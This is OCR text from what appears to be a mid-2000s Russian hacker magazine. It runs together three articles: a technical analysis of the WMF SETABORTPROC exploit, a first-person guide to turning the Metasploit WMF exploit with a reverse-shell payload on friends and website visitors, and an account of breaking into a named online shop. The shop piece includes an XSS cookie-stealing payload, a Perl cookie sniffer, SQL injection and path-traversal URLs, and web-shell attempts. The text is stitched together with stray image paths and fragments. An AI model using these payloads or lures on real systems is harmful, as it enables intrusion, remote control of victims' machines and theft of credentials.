0x01,0x00,0x09,0x00,0x00,0x03,0xED,0x00,0x00,0x00,0x06,0x0
0,0x3D,0x00,0x00,0x00,
```


Теперь осталось только изменить тип массива uchar на char и добавить в wmfdata.cpp пару строк:

```
#include <stdio.h>
main(){ FILE *f = fopen(«exploit.wmf»,»wb»); fwrite(array, sizeof(array), 1, f);}
```


После этого осталось только собрать бинарник любым ANSI-сов-



принцип действия типичного WMF-эксплойта



так червь атакует уязвимую систему



неофициальный hotfix отсекает всех известных червей, ломящихся в META_ESCAPE

местимым компилятором и запустить полученный wmfdata.exe на выполнение. На диске образуется метафайл exploit.wmf. Откроем его с помощью Infan Viewr'a или любого другого просмотрщика WMF-файлов, и если наша система уязвима, то на экран выскочит симпатичное диалоговое окошко.
Попробуем дизассемблировать WMF-файл. Для этого нам понадобится IDA Pro любой версии (можно ограничиться и hiew) и спецификация WMF-формата, которую можно нарыть на нашем диске.
Метафайл состоит из заголовка (standard metafile header) и произвольного количества фреймовых записей (standard metafile record). Расширенный метафайл устроен чуть-чуть сложнее, но мы не будем в него углубляться. Заголовок представляет собой структуру следующего типа:

структура заголовка метафайла

```
typedef struct _WindowsMetaHeader
{
  WORD  FileType; //тип метафайла (0 == память, 1 == диск)
  WORD  HeaderSize; //размер заголовка в словах (всегда 9)
  WORD  Version; //требуемая версия Windows
  DWORDFileSize;//полный размер метафайла в словах
  WORD  NumOfObjects;//количество объектов в файле
  DWORDMaxRecordSize;//max размер записи в словах
  WORD  NumOfParams;//не используется (== 0)
} WMFHEAD;
```

А каждая фреймовая запись устроена так:

структура фреймовых записей

```
typedef struct _StandardMetaRecord
{
  DWORDSize;//полный размер записи в словах
  WORD  Function;//номер функции и количество параметров
  WORD  Parameters[];//значения передаваемых параметров
} WMFRECORD;
```

ДИЗАСЭМБЛИРУЕМ СПЛОИТ

Последняя запись всегда имеет вид 0003h 0000h 0000h (размер заголовка — 03h слова, функция — NULL, параметров нет), что интерпретируется как «конец метафайла».
Теперь покурим и начнем дизассемблировать exploit.wmf. В начале идет стандартный WMF-заголовок, большинство полей которого игнорируются и потому могут принимать любые значения. Главное, чтобы FileType == 1, HeaderSize == 9, Version было 100h или 300h, а FileSize содержало достоверный размер файла, в противном случае IrfanViewr и другие графические программы обломаются с открытием метафайла. Это обстоятельство можно использовать для создания полиморфных червей и прочей живности. Кстати говоря, функция PlayMetaFile допускает большую вольность, не проверяя поля FileType и FileSize.
К заголовку примыкает первая фреймовая запись, содержащая вызов функции META_ESCAPE (код 626h) с подфункцией SETABORTPROC (код 0009h), принимающей два параметра: дескриптор контекста устройства (в данном случае равен 16h, но может быть любым) и машинный код, которому будет передано управление, то есть shell-код. Коды всех документированных функций описаны в WINGDI.H (см. «/* Metafile Functions */»), там же можно найти и Escape-последовательности.
Дизассемблирование GDI32.DLL показывает, что Windows считывает только младший байт функции (для Escape это 26h), а в старшем передает количество параметров, которое никто не проверяет! Таким образом, чтобы распознать зловредный WMF-файл, необходимо проанализировать все фреймовые записи в поисках функции 26h, подфункции 9h.
Размер фреймовой записи необязательно должен соответствовать действительности, а также совершенно необязательно вставлять замыкающую фреймовую запись, как того требует WMF-спецификация, поскольку, когда shell-код получит управление, все спецификации идут лесом.
Что же касается самого shell-кода, то он вполне стандартен. Ильфак определяет базовый адрес KERNEL32.DLL через PEB, (что не работает на 9x), разбирает таблицу экспорта, находит адрес API-функции LoadLibraryA, загружает USER32.DLL и выводит «ругательство» через MessageBoxA. Чтобы shell-код работал, под 9x необходимо переписать функцию GetKrnl32addr, научив ее находить KERNEL32.DLL прямым поиском в памяти. Мы уже писали об этом в статье «Техника написания переносимого shell-кода», так что не будем повторяться, а лучше разберем другой эксплойт, который будет посложнее.
Пусть это будет Metasploit Framework (его можно скачать с www.metasploit.com или взять на нашем диске). Это полиморфный эксплойт, с движком целиком написанным на Перле, способный нести любую боевую начинку в переменной PayLoad.
Генерация WMF-файла происходит так же, как и прошлый раз, только теперь некритичные поля выбираются случайно, а сам shell-код внедряется в произвольное место между «мусорными» фреймами, что ослепляет примитивные сканеры и брандмауэры. Последовательность 26h ?? 09h 00h остается постоянной, но она слишком коротка для обнаружения, а разбирать все фреймы вручную сможет только специальным образом написанный сканер.
Маленький нюанс: у Ильфака shell-код располагается за незначащим словом hDC, а в Metasploit'е он следует сразу же за подфункцией SETABORTPROC, во всяком случае так кажется при беглом анализе листинга. Переменная $shellcode состоит из двух частей: фиктивного поля Space и боевой начинки, расположенной ниже.
Чтобы написать свой эксплойт, необходимо сгенерировать WMF-заголовок, дописать фреймовую запись META_ESCAPE/SETABORTPROC и прицепить shell-код. В исходных текстах WMF-checker'a содержится файл *wmfhdr.wmf*, в котором уже есть заголовок и готовый фрейм. Не хватает только боевой начинки, но это легко исправить командой copy /b wmfhdr.wmf + shell-code.bin exploit.wmf, где shell-code.bin — любой shell-код, выдернутый из червя или разработанный самостоятельно.

КАК ЗАЩИЩАТЬСЯ

Прежде чем защищаться, неплохо бы выяснить: уязвима ли твоя система? Можно, конечно, использовать WMF-checker от Ильфака, но он работает только на NT-подобных системах. Попробуем его доработать: берем wmfhdr.wmf, дописываем к нему CCh и скармливаем его различным графическим програм-

ПРЕЖДЕ ЧЕМ ЗАЩИЩАТЬСЯ, НЕПЛОХО БЫ ВЫЯСНИТЬ: УЯЗВИМА ЛИ ТВОЯ СИСТЕМА?

мам. Если система уязвима, то на экране появится сообщение о критической ошибке, а EIP будет указывать на INT 03h. Это означает, что червь может наброситься в любую секунду и заразить, если уже не заразил.
Официальная заплатка от Microsoft доступна по адресу: www.microsoft.com/technet/security/Bulletin/ms06-001.mspx, а также лежит на нашем диске. Как всегда, это здоровый (на полметра, а точнее даже ~600 Кб) файл, делающий непонятно что и непонятно зачем.
Установка новых заплаток часто сопровождается проблемами, вылезающими совсем в неожиданных местах. Что же делать? А вот что. Сейчас мы с тобой посмотрим, что находится внутри этой заплатки.
Первый делом возьмем патч с диска (файл Windows2000-KB912919-x86-RUS.EXE), поднимем hiew и найдем сигнатуру MSCF. Она должна встретиться, как минимум, дважды. Первый раз — в исполнимом файле инсталлятора (по смещению 00004422h), второй — в начале cab-архива (00009C00h), перед которым, как правило, идет длинная цепочка «DINGPADDINGXXPAD», оставленная для выравнивания, а дальше — беспорядочно разбросанные имена файлов.
Подгоняем курсор к «MSCF», нажимаем <*>, а затем <Ctrl>+<End>. Нажимаем <*> еще раз и копируем содержимое выделенного блока в файл по <F2>. Выдранный cab-архив легко распаковать обычным rar'ом. В нем лежат, главным образом, следующие файлы:

* GDI32.DLL. Эта библиотека была обновлена: изменилась дата и размер, причем размер изменился в меньшую сторону, что совсем не характерно для Microsoft. Судя по штампу времени, он был скомпилирован 29 декабря в 13:17:07, а дата создания/последней модификации установлена на 30.12.05/08:17, то есть программисты сработали очень оперативно, а все остальное время заняло тестирование или, вообще, непонятно что.
* MF3216.DLL. Этот файл остался без изменений.
* SPMSG.DLL. Эта dll представляет собой ресурс с текстовыми сообщениями.

Ничего ужасного в этом апдейте нет, так что можешь безбоязненно его себе устанавливать :). Хотя я ограничился лишь апдейтом от Ильфака.

КСТАТИ, ОБ ИЛЬФАКЕ

Ильфаку я верю больше, чем себе. Опыт программирования у него огромный и, главное, к hotfix'у прилагаются исходные коды (http://castlecops.com/downloads-file-499-details-WMF_hotfix_source_code.html), из которых ясно, как он работает. Уже откомпилированный файл доступен по адресу: http://castlecops.com/downloads-file-496-details-Ilfaks_Temporary_WMF_Patch.html. Инсталлятор копирует крошечную (всего 3 Кб) динамическую библиотеку wmfhotfix.dll в системный каталог Windows и модифицирует ветку реестра HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs, проецируя DLL на все процессы, загружающие USER32.DLL.
Оттуда, из DllMain, он загружает GDI32.DLL, определяет адрес функции Escape и, предварительно присвоив нужные атрибуты вызовом VirtualProtect, дописывает к ее началу крохотный thunk, анализирующий аргументы, и если func == SETABORTPROC, то возвращает xor eax, eax/pop ebp/retn 14h.
Некоторые антивирусные программы и защитные системы (такие, например, как Lavasoft's Ad-Watch) не позволяют приложениям модифицировать ветку AppInit_DLLs, автоматически восстанавливая ее содержимое. В этом случае hotfix не сработает, пока разбушевавшегося «сторожа» не удастся утихомирить вручную. Кстати говоря, чтобы временно отключить hotfix, достаточно просто переименовать wmfhotfix.dll.

ЗАКЛЮЧЕНИЕ

Найденный баг лишний раз подтверждает печальный тезис: программное обеспечение от Microsoft катастрофически ненадежно и дыряво, как дуршлаг. В критически важных инфрастуктурах лучше использовать альтернативные операционные системы, например, BSD или… Windows 98. Забавно, но атаковать 9x сейчас намного сложнее, чем NT, и черви под ней практически не распространяются.

BINARY YOUR'S


ВНУТРИ GDI32.DLL

Дизассемблирование GDI32.DLL лучше всего начинать с функции PlayMetaFileRecord/PlayEnhMetaFileRecord. Функция PlayMetaFileRecord представляет собой огромный switch, на case-ветвях которого расположены вызываемые GDI-функции, а PlayEnhMetaFileRecord использует табличный метод вызова:

дизассемблерный фрагмент PlayEnhMetaFileRecord из GDI32.DLL W2KSP4

```
.text:77F70CB7    mov     ebx, [ebp+arg_C]
.text:77F70CBA    push    esi
.text:77F70CBB    push    edi
.text:77F70CBC    mov     eax, [ebx]
.text:77F70CBE    cmp     eax, 1
.text:77F70CC1    jb      short loc_77F70CDF
.text:77F70CC3    cmp     eax, 7Ah
.text:77F70CC6    ja      short loc_77F70CDF
.text:77F70CC8    push    [ebp+arg_10]
.text:77F70CCB    mov     ecx, ebx
.text:77F70CCD    push    [ebp+arg_8]
.text:77F70CD0    push    [ebp+arg_4]
.text:77F70CD3    call
off_77F7B62C[eax*4]
```

Последовательно перебирая одну функцию за другой, смотрим, не принимают ли они call-back'и в качестве одного из своих аргументов (эту информацию можно почерпнуть из SDK), и если принимают, то не позволяют ли передавать указатель внутри WMF-файла. Есть подозрение, что это не последняя дыра в GDI :)



определение дислокации shell-кода в памяти при проигрывании метафайла функцией PlayMetaFile



TEXT ETOO / /

МЕТАВЕСЕЛЬЕ НА ПРАКТИКЕ

ПРАКТИЧЕСКОЕ ИСПОЛЬЗОВАНИЕ УЯЗВИМОСТИ В ОБРАБОТКЕ **WMF-ФАЙЛОВ**

ТЫ, БЕЗ СОМНЕНИЙ, СЛЫШАЛ О НОВОМ МЕГАПОПУЛЯРНОМ БАГЕ В ПРОДУКТАХ MICROSOFT, ПОЗВОЛЯЮЩЕМ ТВОРИТЬ НАСТОЯЩИЕ ЧУДЕСА. ЗАКАЧАТЬ ПОСЕТИТЕЛЮ СТРАНИЦЫ ТРОЯНА? БЕЗ ПРОБЛЕМ! ОРГАНИЗОВАТЬ CONBACK-ДОСТУП К ШЕЛЛУ? КАКИЕ ВОПРОСЫ! УТАЩИТЬ ПАРОЛИ И ВСЕ ТАКОЕ ПРОЧЕЕ? ЭЛЕМЕНТАРНО! БАГ, СТАВШИЙ ПУБЛИЧНЫМ В САМЫЙ РАЗГАР НОВОГОДНЕЙ ШУМИХИ, ПРОДОЛЖАЕТ И ПО СЕЙ ДЕНЬ ГРОЗИТЬ ПАЛЬЧИКОМ ВСЕМ ПОЛЬЗОВАТЕЛЯМ WINDOWS, НЕ СЛЕДЯЩИМ ЗА ОБНОВЛЕНИЯМИ СИСТЕМЫ. СЕЙЧАС Я РАССКАЖУ О ТОМ, КАК СЕТЕВЫЕ ОТМОРОЗКИ, НЕГОДЯИ И ПРОХИНДЕИ НА ПРАКТИКЕ ИСПОЛЬЗУЮТ ЗЛОВРЕДНЫЙ СПЛОИТ

ТЫ УЖЕ ПОНЯЛ?

Да, конечно, понял. Речь идет о тех самых багах при обработке WMF-файлов, которым посвящена огромная статья Криса Касперски в этом номере. Там Крис рассказывает об историческом происхождении этого бага, показывает, как его используют черви для распространения и как работают все увиденные им сплоиты. Но все то, о чем он там говорит, носит серьезный системный характер. Сегодня наша цель — разобраться с тем, как сетевые засранцы на практике используют опубликованные в Сети эксплойты. Скажу даже больше: я сам отношусь к этим сетевым паразитам и поэтому изложение буду вести от первого лица. Расскажу о том, как я веселился над своими друзьями.

ПЕРВЫМ ДЕЛОМ

Что нужно сначала сделать? Правильно: сначала надо скачать сплоит с любого из многочисленных сайтов, где он выложен. Я воспользовался следующим линком: www.securitylab.ru/_poc/extra/243579.php. Если тебе лень его перебивать из журнала, то можно воспользоваться поиском на сайте или просто взять сорец сплоита с диска. Не забывай,используя его, ты сам несешь за это всяческую этико-уголовную ответственность.

При первом взгляде на сплоит у непосвященного человека возникает ряд вопросов. В самом деле, что означают строки в начале сплоита?

```
package Msf::Exploit::ie_xp_pfv_metafile;

use strict;
```

Что-то непонятное. Беглый осмотр программы позволяет высказать предположение, что это Perl-скрипт. Однако почему нет знакомой строки с указанием пути к интерпретатору? Что-то здесь не так. И действительно, чтобы разобраться с этим, нужно перевести английский текст в заголовке сплоита: «Этот файл — часть Metasploit Framework и может распространяться так, как тебе хочется; последнюю версию Framework можно слить с www.metasploit.com». Это жизнеутверждающее предложение, наверное, заставило тебя задуматься еще больше. Если так, то тебе будет полезно узнать побольше о Metasploit Framework. Почитать об этом амбициозном проекте можно в соответствующей врезке. А я перехожу к зловредной практике :).

ЗЛО-ПРАКТИКА

Проект метасплоит целиком написан на перле, поэтому выполнять его можно почти на любой платформе. Мне для этого удобно воспользоваться шеллом на машине под FreeBSD.


Скачиваем проект:

wget http://www.metasploit.com/tools/framework-2.5-snapshot.tar.gz

Разархивируем его:

```
tar xzvf framework-2.5-snapshot.tar.gz
cd framework-2.5
```

В директории с проектом ты найдешь немало файлов и папок. Папка со сплоитами называется вполне адекватно — exploits :). Именно там лежат все доступные сплоиты, каждый с расширением pm. Если ты сделаешь ls в этой папке, то увидишь среди



сайт с доступными шелл-кодами под win32 для Framework

вот так на практике выглядит использование WMF-эксплойта

на сайте metasploit.com можно легко и просто составить шелл-код почти под любые нужды

список доступных эксплойтов

прочих эксплойт с именем ie_xp_pfv_metafile.pm. Это и есть та отмычка, о которой мы сегодня говорим. Как видишь, новый сплоит уже загружен в базу и ждет, когда мы его заюзаем.

НАЧИНАЕМ ТЕРМОЯД

Основная программа, с которой я буду работать, называется msfconsole. Как и все остальное, она написана на перле. Запускаю программу:

```
./msfconsole
```

Передо мной появляется своеобразная командная строка, дальнейший диалог с которой выглядит следующим образом:

```
msf > use ie_xp_pfv_metafile
msf ie_xp_pfv_metafile > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf ie_xp_pfv_metafile(win32_reverse) > set LHOST 218.10.30.191
LHOST -> 218.10.30.191
msf ie_xp_pfv_metafile(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Waiting for connections to http://0.0.0.0:8080/anything.wmf
```

Первой строчкой я указываю на то, какой эксплойт я собираюсь использовать — ie_xp_pfv_metafile. Затем определяю, какой шелл-код я хочу выполнить. В базе с шелл-кодами на www.metasploit.com для win32 есть целая гора шел-кодов и описаний к ним. Я использую win32_reverse: шелл-код выполнит cmd.exe, подключится к моему серверу и организует пайп с командной оболочкой Windows. Чтобы определить в шелл-коде, куда нужно подключаться, я устанавливаю обязательный параметр LHOST в 218.10.30.191. Есть еще параметр LPORT, который указывает номер tcp-порта, куда будет подключаться шелл-код. Но меня устраивает и значение по умолчанию (4321). Следует отметить, что сам эксплойт ie_xp_pfv_metafile может ловить эти обратные соединения, поэтому нет нужды поднимать netcat.
После того как все обязательные параметры шелл-кода определены, я набиваю самую приятную в мире команду exploit, после чего сплоит сообщает, что он поднял локальный web-сервер на 8080 порту и ждет, пока кто-нибудь скачает с него файл *anything.wmf*. Как ты понимаешь, адрес 0.0.0.0 указывает на то, что перловый скрипт получает все доступные в системе интерфейсы. Например, в моем случае ядовитый веб-сервер висел на 218.10.30.191:8080. 218.10.30.191 — адрес внешней сетевой карточки. Время подсунуть ядовитую ссылку кому-нибудь из приятелей.

ПОДСОВЫВАЕМ ССЫЛКУ

— Слушай, я охреневаю. Смотри какая штука: http://218.10.30.191/anything.wmf

Одной этой фразы хватит, чтобы приятель Алеша мигом нажал на ссылку. Злобная картинка скачается к нему на машину и откроется стандартным просмотрщиком в XP. Как раз в этот момент его процессор начинает выполнять мои инструкции, которые реализованы в шелл-коде. Вот уже первый байтик срывается с его модема и летит к моему серверу: устанавливается соединение с cmd.exe, и я получаю полный доступ к его системе. Вернее, пайп с cmd.exe. Можно посмотреть, какие файлы находятся у него на рабочем стале. Удалить ненужное. Подключиться к ftp-серверу и скачать интересное. Наконец создать на рабочем столе 1000 текстовых файлов со следующим содержимым: Hello guy! Happy new year! Ha-ha! Greets to Хакер magazine, God and V. Putin!.

БЕЗ ВНИМАНИЯ

Сам понимаешь, тактика, которую мы избрали, подразумевает одноразовую шутку над приятелем. Если хочется большего, то действовать надо не так прямолинейно. Хороший способ — сохранить ядовитую картинку на любом сервере в Интернете, скажем, на narod.ru, а потом во всевозможные доступные места вставлять следующий html-код:

```
<iframe height=0 src="http://vasya.narod.ru/fuck.wmf">
```

Все посетители страницы с таким кодом будут скачивать злобную картинку и выполнять заложенный там шелл-код, который может делать что угодно. Еще хорошая мысль понравится пользователям локальных сетей, где есть куча общих ресурсов. Стоит только в папке upload сделать директорию fresh porno, куда можно залить 10 порнушных картинок и одну — нашу, хакерскую, как все юзеры, открывшие эту папку для просмотра, выполнят твой шелл-код.

BINARY YOUR'S

ИДЕИ METASPLOIT

Вообще, слово Framework должно было заставить тебя задуматься о какой-то виртуальной машине, промежуточном байт-коде и так далее. Но здесь все проще. Основная идея заключается в том, что для использования и тестирования различных багов рационально создать удобное ядро, к которому можно подключать самые разнообразные эксплойты. Поскольку шелл-код, выполняемый эксплойтом, способен меняться, то разумно сделать базу самых часто используемых шелл-кодов. А также необходимо, чтобы управляющее ядро позволяло вставлять в сплоиты разнообразные шелл-коды. Другими словами, Metasploit Framework — это перловая программа, позволяющая подключать к себе написанные в специальном формате сплоиты и вставлять в них любые из доступных шелл-кодов. Всего в базе со сплоитами больше сотни ядовитых программ, а количество разнообразных шелл-кодов просто поражает!



БЕРЕМ МАГАЗИНЫ ПОД КОНТРОЛЬ

Не стоит забывать, что все действия взломщиков противозаконны, поэтому данная статья предназначена лишь для ознакомления. За применение материала в незаконных целях автор и редакция ответственности не несут.

ВЗЛАМЫВАЕМ ПОПУЛЯРНЫЙ ДВИЖОК ДЛЯ Е-ШОПИНГА

«ТО, ЧТО В ЭЛЕКТРОННЫХ МАГАЗИНАХ МАЛО ДЫР, — ЭТО НЕ ПУСТЫЕ СЛОВА. ЗАБИВ В БАГТРАКЕ СЛОВО SHOP, Я УВИДЕЛ ЛИШЬ НЕСКОЛЬКО ССЫЛОК 2000 ГОДА, ПАРУ ПАССИВНЫХ XSS'OK И УПОМИНАНИЕ ОБ SQL-ИНЪЕКЦИИ ЗА 2001 ГОД. МЕНЯ ЭТО СИЛЬНО УДИВИЛО И Я РЕШИЛ ИСПРАВИТЬ СИТУАЦИЮ. МНЕ ДАЖЕ СТАЛО ИНТЕРЕСНО ПОИСКАТЬ ДЫРУ В КАКОМ-НИБУДЬ БЕСПЛАТНОМ МАГАЗИННОМ ДВИЖКЕ»

ПАСХАЛЬНОЕ ЯЙЦО ОТ RST

Не так уж и много людей знают о том, что в мегапопулярном web-шелле от российской команды RST есть «пасхальное яйцо» — счетчик посещений, который светит адрес установленного шелла в статистике (поле Referrer). Скачать скрипт с вырезанным счетчиком можно по этому адресу: www.securityinfo.ru/www/upload/tools/r57shell.txt



TEXT K00P3R / SECINFO@MAIL.RU /

ВСЕ ПО ПОРЯДКУ

Все началось с того, что я зашел по фтп на сервер, где хостится мой сайт. Среди нескольких директорий меня привлекла папка Shop, которую я до этого ни разу не видел. В ней находилось множество разнообразных скриптов. Обратившись к этой папке браузером, я окончательно убедился, что это интернет-магазин. Оказалось, мой друг, второй администратор нашего сайта, решил потестить этот движок. «Коммерсант хренов», — подумал я. Ну хорошо, ради интереса и я его посмотрю :).

ПРИСТУПИМ

Скачав и установив е-шоп к себе на винчестер, я приступил к исследованиям. Этот движок назывался без особенных изысков — Shop-Script. Версия 2.0. Как и полагается современным движкам, для хранения информации использовался сервер баз данных. После первого же осмотра «пациента» было обнаружено несколько багов. Значения переменных не фильтровалось на спецсимволы почти нигде, и через пять минут изучения сорцов мне даже показалось, что создатели этого движка не знали вообще ничего о безопасности web-приложений :). Мне показалось довольно забавным, что при создании движка электронной торговли программисты даже не задумались о безопасности своего приложения. Хотя, может, они это сделали специально? Как бы то ни было, нам это только на руку. Будем изучать баги.

ПЕРВЫЙ БАГ – XSS

Если при оформлении заказа вставить в любое из полей личной информации (телефон, адрес и т.д.) строку

```
<script>alert()</script>,
```

то при отображении этой информации вылетит алерт.
Интересно, будет ли выполняться наш код в админ-панели? При просмотре пользовательской информации никаких окошек не появилось — код не выполнялся. Однако стоит только такому ядовитому пользователю произвести заказ на товар, как при просмотре администратором новых заказов зловредный код исполнится и в нашем случае появится предупреждающее окошко. Написать скрипт для отсылки админских кукисов — лишь дело техники и давно уже пройденный тобой этап, верно?
Примерный xss-код такой:

```
<script>document.write('<img width=1 height=1
src=»http://sniff.ru/kartinka.jpg?'+document.cookie+'»>');</script>
```

На свой же сервер для проведения атаки нужно залить примерно следующий перловый скрипт:

<u>код продвинутого снифера на Perl</u>

```
#!/usr/bin/perl
$LogFile=»log.txt»;#путь к лог-файлу
$mlength=50;#максимальное число записей
print «Location: image.gif\n\n»;#делаем редирект на картинку
read(STDIN, $input, $ENV{'CONTENT_LENGTH'});#читаем дан-
ные запроса
$input = $ENV{'QUERY_STRING'} if $ENV{'QUERY_STRING'};
$input =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack(«C», hex($1))/eg;
$now_string = localtime;#получаем время запроса и
HTTP_REFERER
$ref = $ENV{'HTTP_REFERER'};
#читаем лог-файл в массив
open (LOG,»$LogFile») || die «Can't Open $LogFile: $!\n»;
@LOGtext=<LOG>;
close (LOG);
open (LOG, «>$LogFile»);#открываем на запись лог
#сохраняем данные запроса
print LOG «[$now_string] IP=$ENV{'REMOTE_ADDR'} REFER-
ER=$ref QUERY=$input\n»;
#сохраняем остальные логи так, чтобы длина лог-файла не
превышала mlength
$counter=1;
foreach $LOGitem (@LOGtext)
{
if ($counter<$mlength){ print LOG «$LOGitem»; };
$counter++;
};
close (LOG);#закрываем лог
exit;
```

Приведенный скрипт позволяет отслеживать IP-адрес, поле Referer и принимать произвольные данные, переданные скрипту. Сценарий возвращает пользователю картинку, крадет его кукисы и не вызывает подозрений.

ВТОРОЙ БАГ

Задействовав поисковик (даже не буду говорить какой), был выбран сайт, работающий на Shop-Script. Естественно, перед этим я не забыл про свою анонимность.
На сайте торговали какой-то мебелью. Хотя мне было без разницы :). Задача была одна — получить доступ к админке либо к базе данных.
Не обладая достаточными знаниями по sql-injection, я все-таки пытался вытянуть информацию из БД.

Было несколько вариантов вроде:

```
http://mebelart.com/index.php?categoryID=666+union+select+nu
ll,null,null,null,null,null,null,null,null,null,null,null,null,null/*,
```

но количество столбцов не совпадало (следовало воспользоваться скриптом для подборки числа выбираемых полей или подобрать его руками. — Прим. ред.).
В общем, нужного эффекта мне достигнуть не удалось. Тогда было решено подключить к этому делу своего знакомого, который неплохо разбирается в sql-injection. Он был слишком разговорчив и подкинул несколько идей:

```
http://mebelart.com/index.php?categoryID=-
1%20union%20select%20load_file('/etc/passwd')%20from%20a
dmin/*
```

```
http://mebelart.com/index.php?categoryID=-
1%20union%20select%20password%20from%20admin/*
```

Однако реализовать предложенное им у меня опять не получилось, и я решил продолжить атаку на следующий день.

НОВЫЕ РЕШЕНИЯ

Честно говоря, мне совсем не хотелось вылавливать админские «печеньки» с помощью CSS. Вытащить же данные из базы никак не получалось. Казалось бы, что выхода нет и придется довольствоваться



<u>В Сети уже довольно давно можно скачать исходный код известного магазина eBay. Если ты хочешь почувствовать себя в роли серьезного багоискателя, то поисковик тебе поможет найти эти интересные сорцы :).</u>



конфиг от базы данных

админка

удобный веб-шелл

приконнектились к бд

зальем наш шелл

логины юзеров

таблица с логином и паролем админа

заходим в админку с главной страницы

INFO

Не пытайся перейти по адресу вида www.target.com/admin.php, так как тебя туда никто не пустит :). Данные для входа в зону администрирования вводятся на главной странице.

лишь фактом присутствия уязвимостей. Но тут я подумал, что раз в системе присутствуют 2 классических бага, то почему бы не попробовать реализовать и третий? :) И точно, интуиция меня не подвела.
У скрипта index.php есть параметр aux_page, именно он умел читать файлы на сервере.
Недолго думая, я решил просмотреть логины юзверей. Подставив *aux_page=../../../../../../../etc/passwd*, я увидел все логины.
Посмотрев исходники движка, был найден интересный файл *connect.inc.php*, который находился в директории cfg. В нем была полная информация для подключения к БД. То есть хост, логин, пароль и логин администратора магазина. Теперь, подставив в параметр aux_page и значение *../cfg/connect.inc.php*, скрипт выдал пустую страницу, посмотрев исходник которой, был достигнут желаемый результат: там я обнаружил идентификаторы для подключения к БД.
Далее я залил скрипт sql.php (также для этих целей подойдет программа SQLyog) от команды RST, на ранее поломанный сервер, и подключился к базе данных.
БД теперь под контролем. Дальше — больше. Быстро пробежавшись по таблицам, я нашел решение еще одной задачи. Оказалось, что пароль и логин от админки скрипт хранит в таблице ss_customers, причем без всякого шифрования, в открытом виде. Теперь, введя эти данные в поля на главной странице сайта, я попал в зону администратора. Вот и все. Задача выполнена.

ЭТО ЕЩЕ НЕ КОНЕЦ

Передо мной красовалась админка. Было 2 новых заказа.
Я подумал, что можно поменять цену какого-нибудь дивана на пару сотен USD и заказать с доставкой на дом. Но, так как мебели у меня и так хватало, да и пополнять число зеков тоже не хотелось, я не стал воплощать этот бред воспаленного мозга в реальность :).
Потом я подумал о данных по кредиткам наивных клиентов, но подобной информации обнаружено не было. Были лишь адреса, фамилии, телефоны и т.д.
Я имею полный доступ к базе данных, к админке, что еще нужно для полного счастья? Правильно, не хватает шелла :).
Админка оказалась вполне функциональной, но пункта «Залить шелл» почему-то не оказалось :).
Сначала я подумал, что получить веб-шелл на этой машине будет проще простого, но не тут-то было. Я начал вставлять банальную строчку «<?php system(«id»); ?>» везде где можно: сначала в блок новостей, потом в страницы «О магазине» и «Доставка и оплата», но нигде не было вывода заветных прав.

ЗАЛИВАЕМ ШЕЛЛ

